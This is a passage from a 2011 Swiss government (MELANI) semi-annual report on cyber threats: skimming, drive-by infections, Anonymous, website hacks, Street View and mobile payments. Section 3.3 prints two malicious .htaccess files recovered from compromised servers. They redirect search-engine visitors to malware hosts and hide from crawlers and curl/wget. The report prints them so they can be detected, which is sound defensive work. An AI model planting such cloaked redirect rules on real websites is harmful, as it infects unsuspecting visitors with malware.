Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra


Federal Strategy Unit for IT FSUIT
Federal Intelligence Service FIS

Reporting and Analysis Centre for Information Assurance MELANI
www.melani.admin.ch

Information Assurance

Situation in Switzerland and Internationally

Semi-annual report 2011/I (January – June)



Contents

1 Focus Areas of Issue 2011/I

- **Espionage attacks are now daily fare**

  In addition to untargeted, widespread attacks with the sole purpose of infecting as many computers as possible, targeted attacks also regularly occur. It must be assumed that attempts are made every day to enter corporate networks in order to spy on them. Depending on the level of interest and sensitivity, more or less energy is invested. Since the attack attempts are ongoing and variable, it is only a question of time until an attack attempt is successful.

  ► Current situation in Switzerland: Chapter 4.5
  ► Current situation internationally: Chapter 4.6
  ► Trends / Outlook: Chapter 5.2

- **Cyber activism**

  Under the label "Anonymous", Internet activists from around the world are coordinating their demonstrations for a free Internet and against government control. Ironically, their most popular tool is the distributed denial-of-service (DDoS) attack – a method that overloads websites with innumerable queries and makes them unavailable as a consequence.

  The hacker collective Lulzsec has also surfaced in recent months with several attacks primarily against data in poorly protected areas of webservers and with attacks against availability. The declared goal of Lulzsec's members is to draw attention to latent vulnerabilities and problems on the Internet.

  ► Current situation internationally: Chapter 4.1
  ► Current situation internationally: Chapter 4.2
  ► Trends / Outlook: Chapter 5.3

- **Information assurance in a globalised world**
  Due to digitalisation and the subsequent triumph of the Internet, the world of data storage, security, and archiving has changed substantially. The identification, classification, and protection of data inventory are becoming increasingly complex because of these developments. The most important insight is: technology alone will never solve security problems, but at most will be able to limit them. Vital and confidential data must be differentiated from data that are treated less restrictively or that can even be made public. Not all data and processes are confidential or valuable per se, and often it is only the storage of unimportant data in separated systems that make them interesting. Conversely, however, this means that documents whose loss would threaten the existence of a company do not belong on a server that is connected to the Internet or otherwise permits external access.

  ► Current situation internationally: Chapter 4.4
  ► Trends / Outlook: Chapter 5.1

- **Skimming**

  Skimming has been a major problem abroad for several years already; Switzerland has long been affected only marginally. Since the beginning of the year, the number of registered skimming cases has risen dramatically, however.

  ► Current situation in Switzerland: Chapter 3.2

2 Introduction

The thirteenth semi-annual report (January – June 2011) of the Reporting and Analysis Centre for Information Assurance (MELANI) presents the most significant trends involving the threats and risks arising from information and communication technologies (ICT). It provides an overview of the events in Switzerland and abroad, illuminates the most important developments in the field of prevention, and summarises the activities of public and private actors. Explanations of jargon and technical terms (*in italics*) can be found in a **Glossary (Chapter 6)** at the end of this report. Comments by MELANI are indicated in a shaded box.

Selected topics covered in this semi-annual report are outlined in **Chapter 1**.

Chapters 3 and 4 discuss breakdowns and failures, attacks, crime and terrorism connected with ICT infrastructures. Selected examples are used to illustrate important events of the first half of 2011. Chapter 3 discusses national topics, Chapter 4 international topics.

Chapter 5 discusses trends and contains an outlook on expected developments.

3 Current National ICT Infrastructure Situation

3.1 Blocking of Swiss Emissions Trading Registry after security check

Various European emissions trading registries have in recent months repeatedly been attacked. Already at the beginning of 2010, *phishing attacks* took place, as a consequence of which emissions credits were unlawfully transferred. The European Commission thereupon demanded an improvement in the security standards for emissions trading authorities. Due to the ongoing attack and abuse attempts, the European Commission decided on 19 January 2011 to suspend trading of emissions rights throughout the EU and to make reactivation of the national registries dependent on a condition: every member State must present an independent report certifying that its online platform meets minimum security requirements. These minimum requirements are classified as confidential, but they are assumed to be comparable to those of other sensitive ICT systems such as online banking. On 19 April 2011, Lithuania was the last national EU registry to reactivate its emissions platform. The European credits (EUA, EU Allowance), which were primarily affected in these cases up until now, are not tradable in Switzerland.

Accordingly, the Swiss Emissions Trading Registry was not directly affected by the events in January. As a precautionary measures, however, trading in credits was temporarily limited to office hours starting 21 January 2011 in order to react quickly to any irregularities. The subsequent security checks did find weaknesses in the Swiss system, which resulted in an immediate blocking of the system on 14 February 2011. Upon implementation of the necessary security measures and resetting of all passwords as a precaution, the Emissions Trading Registry was put online again on 27 April 2011. Trading continued to be limited to office hours, however. Additionally, the Federal Office for the Environment (FOEN) plans to mandate the previously voluntary two-person integrity principle for transactions in 2011. Under the two-person integrity principle, transactions triggered by the 1st or 2nd authorised person on the account must be confirmed by the 3rd authorised person. So far, no losses connected with the Swiss Emissions Trading Registry have been discovered. According to

the FOEN, the Swiss Emissions Trading Registry contains emissions credits in the amount of about CHF 4 billion[1].

As already mentioned in previous semi-annual reports, a shift of cyber attacks from online banking toward less protected services and (trading) platforms has been noted. Especially threatened are those services protected only by a username and password and if money can be gained directly or indirectly by accessing them. In addition to emissions trading, the systems affected include online payment systems, auction platforms, e-mail providers, and social networks.

3.2 Dramatic increase of skimming cases in Switzerland

Skimming has been a major problem abroad for several years already. Switzerland has long been affected only marginally. Since the beginning of the year, the number of registered skimming cases has risen dramatically, however. This type of fraud targets credit and debit cards: criminals use special devices to copy the card's magnetic stripe to an empty card. Entry of the *PIN* is usually filmed using a small wireless camera, which is often hidden in a plastic band glued above the keyboard. Sometimes entire fake keypads are used, which are glued to the actual keypad and record keystrokes.

In the first four months of 2011, already 225 manipulated Swiss cash machines were registered; in the entire previous year, there were 135.[2] In Germany, the problem already reached a record last year: one out of three cash machines had to be exchanged in 2010. This amounts to about 1,765 machines[3], with which 3,183 manipulations were detected with losses totalling EUR 60 million[4].

ATMs are no longer the only machines affected by the manipulations. Cases of skimming have also been registered using SBB ticket machines and payment devices in stores. In the first half of 2011, manipulations of payment terminals at retail stores were detected throughout Switzerland.[5] Apparently, the perpetrators had themselves locked into the stores overnight to attach their devices to the *point-of-sale terminals (POSs)*. In some stores, break-ins were proven even before the skimming cases. According to the police, the perpetrators of skimming offences are almost all from Eastern Europe, mainly Bulgaria and Romania.

As soon as the magnetic stripes have been copied, the data are sent to accomplices who make the card copies. Using these cards and the likewise stolen PINs, money can be obtained from the ATMs. Through the introduction of *EMV chips* in Europe and the transition of almost all ATMs from magnetic stripes to chips, skimmers can at least no longer use their card copies in Europe. This is why the cards are mainly used outside Europe (for example

1 http://www.nzz.ch/nachrichten/wirtschaft/aktuell/schweizer_emmissionshandel_aus_sicherheitsgruenden_ausgesetzt_1.9575326.html (as of 15 August 2011).

2 http://www.swissinfo.ch/ger/news/magazin/Skimming_ein_Delikt_hat_Hochkonjunktur.html?cid=30471116 (as of 15 August 2011).

3 http://www.ka-news.de/region/karlsruhe/Manipulierte-Geldautomaten-Karlsruher-Polizei-gibt-Tipps;art6066,642868 (as of 15 August 2011).

4 http://www.welt.de/finanzen/verbraucher/article13362915/Attacken-auf-Geldautomaten-nehmen-um-die-Haelfte-zu.html (as of 15 August 2011).

5 http://bazonline.ch/mobile/wirtschaft/unternehmen-und-konjunktur/Datenspionage-an-der-Ladenkasse/s/26125829/index.html (as of 15 August 2011).

USA, Canada, South Africa, Kenya or the Dominican Republic[6]), where ATMs continue to read the data using magnetic stripes.

That criminals also use less sophisticated technology in their attempts to steal money from ATMs is shown by a case in Corcelle-près-Payerne in the canton of Vaud. The entire ATM was blown up in order to get to the cash box. The cash box was damaged by the explosion, however, so that ink cartridges ruined the bills with red ink. This security measure made it impossible to use the money, but it didn't stop the perpetrators from taking it with them anyway.[7]

Usually, even a mistrustful user can hardly recognise either an additional magnetic reader or a wireless camera. The first absolutely necessary precautionary measure is therefore certainly to conceal entry of the PIN with one hand, so that the camera affixed by the perpetrator can no longer film the PIN entry. This method doesn't help against fake keypads, however. It may therefore be useful to inspect the ATM for any suspicious looking additions, bumps, holes, or wobbly components. This generally only works at one's habitual ATM, however, where the user knows what the ATM normally looks like and can immediately see if the card slot suddenly looks different or if the usual scratches are missing from the keypad. What makes this more difficult is that the appearance of ATMs is not uniform. Even ATMs within a single bank branch may differ strongly from each other, so that it may be nearly impossible to determine whether the card slot or keypad have been tampered with or not.

Many ATMs are not located outdoors, but rather in an anteroom of the bank. To open the door outside office hours, the client must generally use a bank card. Here also, fake devices are used to copy the magnetic stripe. As a general rule, never enter the PIN code at the door opener. If the device does ask for a PIN, this is a sign of a fake device, since no bank requires a PIN to open the door. It is also recommended to use a different card to open the door than to withdraw money.

As long as the victims are not grossly negligent, losses are reimbursed by the bank.

3.3 Drive-by infections – Most popular infection vector for malware

Also in the first half of 2011, *website infections* were one of the most popular infection vectors for untargeted malware attacks. Stolen *FTP* access data are mainly still used to place malicious code on websites automatically. In addition to classic *source text* manipulations, in which the original page is supplemented with fraudulent *JavaScript* code or *IFrame*, manipulations of the *.htaccess* file have increasingly been observed again. This file governs access on the webserver to the website and is used to protect a website with a password, for instance. The .htaccess file may, when certain conditions are met, also redirect the user to other websites without any interaction. This is exploited by attackers by redirecting visitors to a malicious server when they access the website through a search engine, while the original page is displayed without malicious code if the site is called up directly. This prevents website operators and persons who know the pages well from becoming suspicious. This method is not new and was already discussed by the Internet

6 http://www.bka.de/nn_233148/DE/Presse/Pressemitteilungen/Presse2011/110510__ZahlungskartenkriminalitaetBundeslagebild.html (as of 15 August 2011).

7 http://www.tsr.ch/info/suisse/3225634-un-bancomat-attaque-a-corcelles-pres-payerne-vd.html (as of 15 August 2011).

Storm Center[8] in autumn 2008. At that time, the complexity of the .htaccess file was still modest, however:

```
RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*aol.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*msn.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*altavista.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*ask.*$ [NC,OR]
RewriteCond %{HTTP_REFERER} .*yahoo.*$ [NC]
RewriteRule .* http://BAD_SITE/in.html?s=hg [R,L]
Errordocument 404 http://BAD_SITE/in.html?s=hg_err
```

Figure 1: .htaccess manipulation as used in 2008

Merely a distinction was made whether the *referrer*, i.e. the referring site, contained the term "google.", "aol.", "msn.", "altavista.", "ask." or "yahoo.".

The new infections of the "Ponmocup" type use more professional selection criteria, which are intended to make it more difficult for the website analyst to discover the pages. The goal is mainly also to deceive the major public but also internal web analysis tools. MELANI also operates such a tool. This tool recognises manipulated .htaccess files and triggers an alarm. MELANI then notifies the operators of the website in question.

```
# exgocgkctswo
RewriteEngine On
RewriteCond %{REQUEST_METHOD} ^GET$
RewriteCond %{HTTP_REFERER} ^(http\\:\\/\\/)?([^\\/\\?]*\\.)?(google\\.|yahoo\\.|bing\\.|msn\\.|yandex\\.|ask\\.
|excite\\.|altavista\\.|netscape\\.|aol\\.|hotbot\\.|go to\\.|infoseek\\.|mamma\\.|alltheweb\\.|lycos\\.|search
\\.|metacrawler\\.|rambler\\.|mail\\.|dogpile\\.|ya\\.|\\/search\\?).*$ [NC]
RewriteCond %{HTTP_REFERER} !^.*(q\\=cache\\:).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Accoona|Ace\\sExplorer|Amfibi|Amiga\\sOS|apache |appie|AppleSyndication).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Archive|Argus|Ask\\sJeeves|asterias|Atrenko\\sN ews|BeOS|BigBlogZoo).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Biz360|Blaiz|Bloglines|BlogPulse|BlogSearch|B logsLive|BlogsSay|blogWatcher).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Bookmark|bot|CE\\-Preload|CFNetwork|cococ|Combine|Crawl|curl|Danger\\ shiptop).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Diagnostics|DTAAgent|ecto|EmeraldShield|endo| Evaal|Everest\\-Vulcan).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friend ster|****\\sYou|Google).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDu de|Honda\\-Search|HP\\-UX).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|i Phone|IRIX|Jakarta|JetBrains).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Krugle|Labrador|larbin|LeechGet|libwww|Lifere a|LinkChecker).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(LinknSurf|Linux|LiveJournal|Lonopono|Lotus\\-Notes|Lycos|Lynx|Mac\\_PowerPC).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Mac\\_PPC|Mac\\s10|Mac\\sOS|macDN|Macintosh|Medi apartners|Megite|MetaProducts).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Miva|Mobile|NetBSD|NetNewsWire|NetResearchSer ver|NewsAlloy|NewsFire).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(NewsGatorOnline|NewsMacPro|Nokia|NuSearch|Nut ch|ObjectSearch|Octora).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(OmniExplorer|Omnipelagos|Onet|OpenBSD|OpenInt elligenceData|oreilly).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(os\\=Mac|P900i|panscient|perl|PlayStation|POE\\-Component|PrivacyFinder).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(psycheclone|Python|retriever|Rojo|RSS|SBIder| Scooter|Seeker|Series\\s60).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(SharpReader|SiteBar|Slurp|Snoopy|Soap\\sClient |Socialmarks|Sphere\\sScout).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(spider|sproose|Rambler|Straw|subscriber|SunOS |Surfer|Syndic8).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Syntryx|TargetYourNews|Technorati|Thunderbird |Twiceler|urllib|Validator).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Vienna|voyager|W3C|Wavefire|webcollage|Webmas ter|WebPatrol|wget|Win\\s9x).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Win16|Win95|Win98|Windows\\s95|Windows\\s98|Win dows\\sCE|Windows\\sNT\\s4).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(WinHTTP|WinNT4|WordPress|WOW64|WWWeasel|wwwst er|yacy|Yahoo).*$ [NC]
RewriteCond %{HTTP_USER_AGENT} !^.*(Yandex|Yeti|YouReadMe|Zhuaxia|ZyBorg).*$ [NC]
RewriteCond %{HTTP_COOKIE} !^.*xccgtswgokoe.*$
RewriteCond %{HTTPS} ^off$
RewriteRule ^(.*)$ http://[redacted].com/cgi-bin/r.cgi?p=10003&i=21cc6cd2&j=318&m=a9f493ec86c8149ec1d4ff4f055d8e7f&h=%
{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME} [R=302,L,CO=xccgtswgokoe:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgocgkctswo
```

Figure 2: Manipulated .htaccess file as has been found on various compromised Swiss servers.

The manipulated .htaccess page shows that the examined referrers include search engines. In order to prevent discovery to the extent possible, the attackers use other precautions: for instance, they exclude various user agents (curl, wget) or set cookies, thus preventing visitors from being directed to the malicious servers more than once and becoming suspicious. Various vulnerabilities are then tested on the infected webserver. Finally, the visitor is linked back to the page originally called up.

MELANI has been able to optimise its web analysis tool so that .htaccess manipulations can also be detected efficiently. In the first half of 2011, MELANI was able to discover several dozen such websites. Additionally, manipulated sites were reported, included the site of the

[8] http://isc.sans.edu/diary.html?storyid=5150&rss (as of 15 August 2011).

largest Swiss food manufacturer. In cooperation with the providers, the infected pages were largely able to be cleaned. It is astonishing that the URL redirecting to the malicious software server contained in the .htaccess files is practically never changed by the perpetrators, even though these central servers have long been deactivated. In general, it can be said that .htaccess manipulations are not yet as common as classical source text manipulations.

Voluntarily infected – White hat infection

Interestingly, numerous persons also voluntarily and deliberately expose themselves to a *drive-by infection*. The tool *Jailbreakme* uses an *exploit* to manipulate iPhones, iPads, and iPods so that they can be operated without iTunes and its restrictions. According to estimates, about two million users have let themselves be "infected" in this way. This *exploit* was programmed by the 19-year-old New Yorker Nicholas Allegra, who is known on the net under the pseudonym "Comex". On 3 July 2011, he released version 3 of Jailbreakme, which uses the functions of a drive-by infection. A user only has to visit the website of Comex and press a key to download the *exploit* to the user's phone. This is a drive-by infection that redirects via Safari to a vulnerability in the Core Graphics system of the PDF viewer[9]. The technique of *zero day exploits* is normally used for criminal purposes: once the vulnerability has been discovered, an *exploit* is immediately created to take advantage of it. This allows a maximum number of users to be attacked, as long as no update is available.

If "white hat hackers" – i.e. hackers looking for vulnerabilities without criminal intent – discover a vulnerability, they normally notify the software manufacturer. This case was different. The white hat hacker didn't notify the manufacturer, but rather used the vulnerability to create an *exploit* that is used without criminal intent. Is this irresponsible behaviour? The IT security community is split in this regard. While some believe such actions are unprincipled, others believe it is proper to use such methods to open up closed systems. In any event, the business magazine Forbes reports that Comex plans to start an internship at Apple.[10]

3.4 Hacker attack against the website of the Montreux Jazz Festival

According to the free newspaper 20Minuten, a hacker was able to access and publish the programme of the Montreux Jazz Festival one day before the official press conference. The information had already been uploaded to the server, but it was not yet publicly accessible. No precise description of the attack was published. It may be assumed, however, that the attacker obtained the data via an *SQL injection*. A Russian forum contains an entry dated 16 October 2010 with reference to an SQL injection into the news database on montreuzjazz.com.




Figure 3: Forum entry about SQL injection on montreuxjazz.com

[9] http://support.apple.com/kb/HT4802 (as of 15 August 2011).

[10] http://www.forbes.com/sites/andygreenberg/2011/08/26/apple-hacker-extraordinaire-comex-takes-an-internship-at-apple/ (as of 15 August 2011).

Whether the attack in question on 12 April 2011 relied on the vulnerability in Figure 3 cannot be said for certain, however, since the website meanwhile has a different structure and the page with the mentioned vulnerability is no longer online.

This is not the first time that the website of the jazz festival has been compromised: already in August 2010, the website montreuxjazz.com was defaced by an Argentine hacker group.[11] Moreover, on 7 July 2011 various media outlets received e-mail addresses claiming to be from the montreuxjazz.com database. The document entitled "Montreux Jazz Festival HACKED, all users exposed" contained the addresses of the festival organisers and 5,500 other individuals. According to the festival organisers, the data were from previous years, however.[12]

The website of the Greenfield Festival was also defaced on 8 August 2011. The attackers with the pseudonyms KillerMiNd and Krisandpatel claimed responsibility. These two hackers deface websites on a large scale.

In addition to numerous untargeted and random attacks, experience shows that popular websites are a frequent target of website defacements or database break-ins. The goal in such cases is mainly to show that major organisers and companies don't take security too seriously. Obsolete server software and a lack of *input validation* are the greatest vulnerabilities in such cases. Particularly website operators with a large audience have an especially great responsibility. Admittedly, the early publication of the festival programme did not have major consequences in this case, and even gave the organiser greater publicity. But if, for instance, it is possible to place a website infection on such a page, the effect is many times more serious. Additionally, such companies also generally have a considerable client database, often including confidential information. Such a list in the wrong hands may lead not only to loss of image, but also to financial damage (see also Chapter 4.4).

3.5 Data Protection Commissioner wins in court against Street View - for now

On 4 April 2011, the Federal Administrative Court published its judgement in the Google Street View case.[13] Since, from the perspective of data protection, the Google Street View service does not adequately blur numerous faces and car registration plates or shows the affected person in a sensitive environment, e.g. in front of hospitals, red light district establishments, or prisons, the Federal Data Protection and Information Commissioner (FDPIC) filed a complaint before the Federal Administrative Court on 13 November 2009. In its judgement, the court now holds that Google "must undertake to blur all faces and registration plates". In the area of sensitive facilities (prisons, hospitals, women's homes, etc.), Google must "in addition to faces" also blur "other individualising features such as skin colour, clothing, aids for persons with disabilities, etc." in such a way that the depicted persons can no longer be recognised. Google may not take pictures of private areas such as enclosed gardens or courtyards "that are not visible to a normal passerby" and it must "remove any such pictures already available from Google Street View or obtain permission (from the affected persons)". Before its recording drives, Google must also provide

[11] http://www.openairguide.net/magazin/festivalnews/123/montreuxjazz-com-gehackt (as of 15 August 2011).

[12] http://www.zataz.com/news/21431/jazz--montreux--piratage.html (as of 15 August 2011).

[13] http://www.bvger.ch/aktuell/index.html?lang=de&download=NHzLpZeg7t,lnp6I0NTU042l2Z6ln1acy4Zn4Z2qZpnO2Yuq2Z6qpJCDdIR5g2ym162epYbg2c_JjKbNoKSn6A-- (as of 15 August 2011).

notification in the local press, not just on the website of Google Maps. However, the demand to prohibit pictures on private streets was rejected. According to the Federal Administrative Court, such pictures are permitted "as long as they are blurred sufficiently and do not show private areas".

Google has appealed the judgement to the Federal Supreme Court, so that the judgement is not yet final. Nevertheless, this case clearly shows the difficulties encountered by the courts in connection with new media. In and of itself, this judgement is no surprise, since the systematic publication of personal data in this way is not permitted. The fact that Google (by its own admission) blurs up to 99% of the published persons and registration plates[14] means conversely that the remaining 1% are recognisable. Technically speaking, this is certainly a good ratio, but legally speaking it is difficult to interpret. A fact pattern is either forbidden or permitted. If exceptions are permitted, it is then difficult to determine to what extent the exception is permitted. Since the same conditions must apply to all other companies, the problem arises whether, for instance, data protection for the client cards of wholesale dealers also only applies to 99% of the data.

Another aspect is the way the data is made unrecognisable especially also with respect to sensitive facilities. The goal of anonymisation is not primarily to make persons unrecognisable for the rest of the world, but rather to protect privacy with respect to the person's circle of acquaintances or workplace. Especially in such an environment, posture or clothing are often already sufficient to identify the person.

3.6 Banking apps – Security versus usability

The app trend has become apparent in the financial world as well. Various Swiss financial institutions now offer *banking apps*. In addition to displaying various information such as stock market prices, the apps still lack transaction options. One exception is PostFinance, which permits transactions involving small amounts between PostFinance clients. Worldwide, the picture is different: already in 2009, about 850 million mobile transactions were registered.[15] So it is only a question of time before transactions can be carried out in Switzerland as well to a major extent. In this connection, questions of security must also be answered. What is problematic is that users desire a simple, user-friendly, but also secure identification method. For mobile banking, the otherwise secure *mTAN* procedure is not feasible, since the application and the *TAN* are on the same device, so that no second authentication channel is available. The *TAN* calculators offered by various banks are also not really practical, since they are almost bigger than the mobile phones themselves. Solutions with USB sticks are also not available, so that ultimately the only real solution is a step back to *TAN* lists in credit card format.

Another problem that cannot be underestimated is the availability of all-in-one mobile banking solutions. These applications are not tied to a single bank, but rather are supposed to work for various banking solutions. Since these applications are not offered by the banks themselves, the trustworthiness of the providers is only difficult to gauge. But also preventing the circulation of bogus banking apps, whose only purpose is to obtain access data, depends primarily on the restrictiveness of the app store in question and cannot be controlled directly by the bank.

[14] http://www.tagesanzeiger.ch/schweiz/standard/Google-droht-mit-Abschaltung-von-Street-View/story/10674789?dossier_id=759 (as of 15 August 2011).

[15] http://www-935.ibm.com/services/ch/bcs/mobilebanking/ (as of 15 August 2011)

Banking apps have not yet established themselves in Switzerland. The question arises which authentication method is best. One should not forget, however, that the browsers of *smartphones* already today offer the possibility of normal e-banking. Unlike the apps, there is no transaction limit. The problem of the second authentication channel using *mTAN*, for instance, remains. This is currently not a huge topic, since malware on smartphones is still in its infancy. Nevertheless, this topic will continue to evolve over the coming years.

3.7 Paying with mobile phones

In many Asian countries, paying with mobile phones using *near field communication (NFC)* has been popular for a long time. NFC permits the exchange of information between devices that are held close together[16]. When a payment is to be made, for instance, the mobile phone can be held close to a terminal receiving data concerning the product, shop, and price, which must be confirmed by the client and sent via the mobile communications network in order to be debited from the client's account. Additionally, applications exist such as ticketing, information queries, and the identification of authorised persons. Already in 2004, more than a million NFC phones were in circulation in Japan. In Europe and the US, NFC mobile phones have not established themselves until recently.

The end of May 2011, Google introduced its new payment service Google Wallet. Anyone owning an Android mobile phone with an NFC interface can pay using this service. This works at all *PayPass* terminals. These are terminals where small payments can be made using credit cards with *RFID* technology. This shows that the RFID and NFC technologies have many similarities. The main difference is that NFC permits far more complex applications. RFID only transmits the identification number; the subsequent actions are all performed by the terminal system. In the case of NFC chips, which are mainly built into mobile phones, the function can now be used and controlled by any software on the mobile phone, which enhances the possibilities dramatically. Most major mobile phone manufacturers will include NFC chips as a standard feature starting this year. There are speculations, for instance, that the iPhone 5 will have such a chip.[17]

Because of the low popularity of NFC phones in Switzerland, various other methods are used that do not rely on NFC technology. Already in 2005, for instance, PostFinance launched a system with a *barcode sticker* containing the mobile phone's number that could be read by the cashier's payment terminal. The client additionally had to enter a PIN code. The account balance and transaction limit were verified online. The client was then sent another, one-off barcode by *SMS*. After reading in this barcode, the transaction had to be confirmed by pressing a key.[18]

Another example is the method used to pay at Selecta vending machines. The buyer sends an SMS with the machine identification code to a short number. An amount of CHF 6 is then made available on the vending machine for a one-time purchase of the desired product. The

[16] http://www.nfc-handy.eu/ (as of 15 August 2011).

[17] http://www.tagesanzeiger.ch/wirtschaft/unternehmen-und-konjunktur/Endlich-mit-dem-Handy-bezahlen/story/25473142 (as of 15 August 2011).

[18] http://www.inside-it.ch/frontend/insideit?_d=_article&news.id=3142 (as of 15 August 2011).

problem here is that the purchaser's telephone number can be faked, so that the amount is debited from a different person's account.[19]

In recent years, the private sector has tried repeatedly to introduce micropayment systems, with which small and very small payments can be made as an alternative to coins. Both the introduction of the *CASH* payment system and the PayPass system by credit card companies, which relies on the RFID technology, have not had major market penetration in Switzerland so far. Because of the low usage numbers, various financial institutions decided in September 2010 to separate the CASH function from the Maestro card.[20]

The philosophy of these payment systems relies on simplicity, so that no PIN need be entered. The security risk is contained by the very low payment limits. This is probably the reason for the low acceptance of these systems. The client does not compare these systems with cash, which also (is not protected by a PIN and) can be stolen, but rather with bank and credit cards, and therefore perceives a security risk. This is also the conclusion of a study by ABI Research, which identifies data security as the main reason for the slow market growth of NFC applications.[21]

Security of NFC is pursued using a two-track strategy. On the one hand, "secure elements" are used, i.e. *microprocessors* and *SIM* or *memory cards*, on which the *digital certificates* are kept ready to protect the transaction. On the other hand, special software components are used with security functions that are intended to protect the device from *viruses* and *trojans*.[22]

4 Current International ICT Infrastructure Situation

4.1 Attacks by Anonymous

Under the label "Anonymous", Internet activists from around the world are coordinating their demonstrations for a free Internet and against government control. Ironically, their most popular tool is the distributed denial-of-service (DDoS) attack – a method that overloads websites with innumerable queries and makes them unavailable as a consequence. The activists are often characterised by youthful idealism and a certain naivety. Anonymous's first mission targeted Scientology in January 2008. The group achieved worldwide attention with actions for the "defence" of Wikileaks at the end of 2010 by attacking PostFinance, PayPal, Visa and MasterCard. Meanwhile, Anonymous has declared its solidarity with rebels in North Africa and is also fighting the business organisations of the music and film industry.
To participate in such actions, one can download a freely available programme and either determine the target oneself or make one's computer available for remote-controlled attacks. It is thus not surprising that the activists often include underage persons – the youthful rebellion against the establishment is now being carried out virtually.

In recent months, the Anonymous collective attacked targets including the Italian companies Eni, Finmeccanica and Unicredit. Also institutions such as the Italian postal service, Senate, Chamber of Deputies, and the website of the government of Prime Minister Berlusconi have

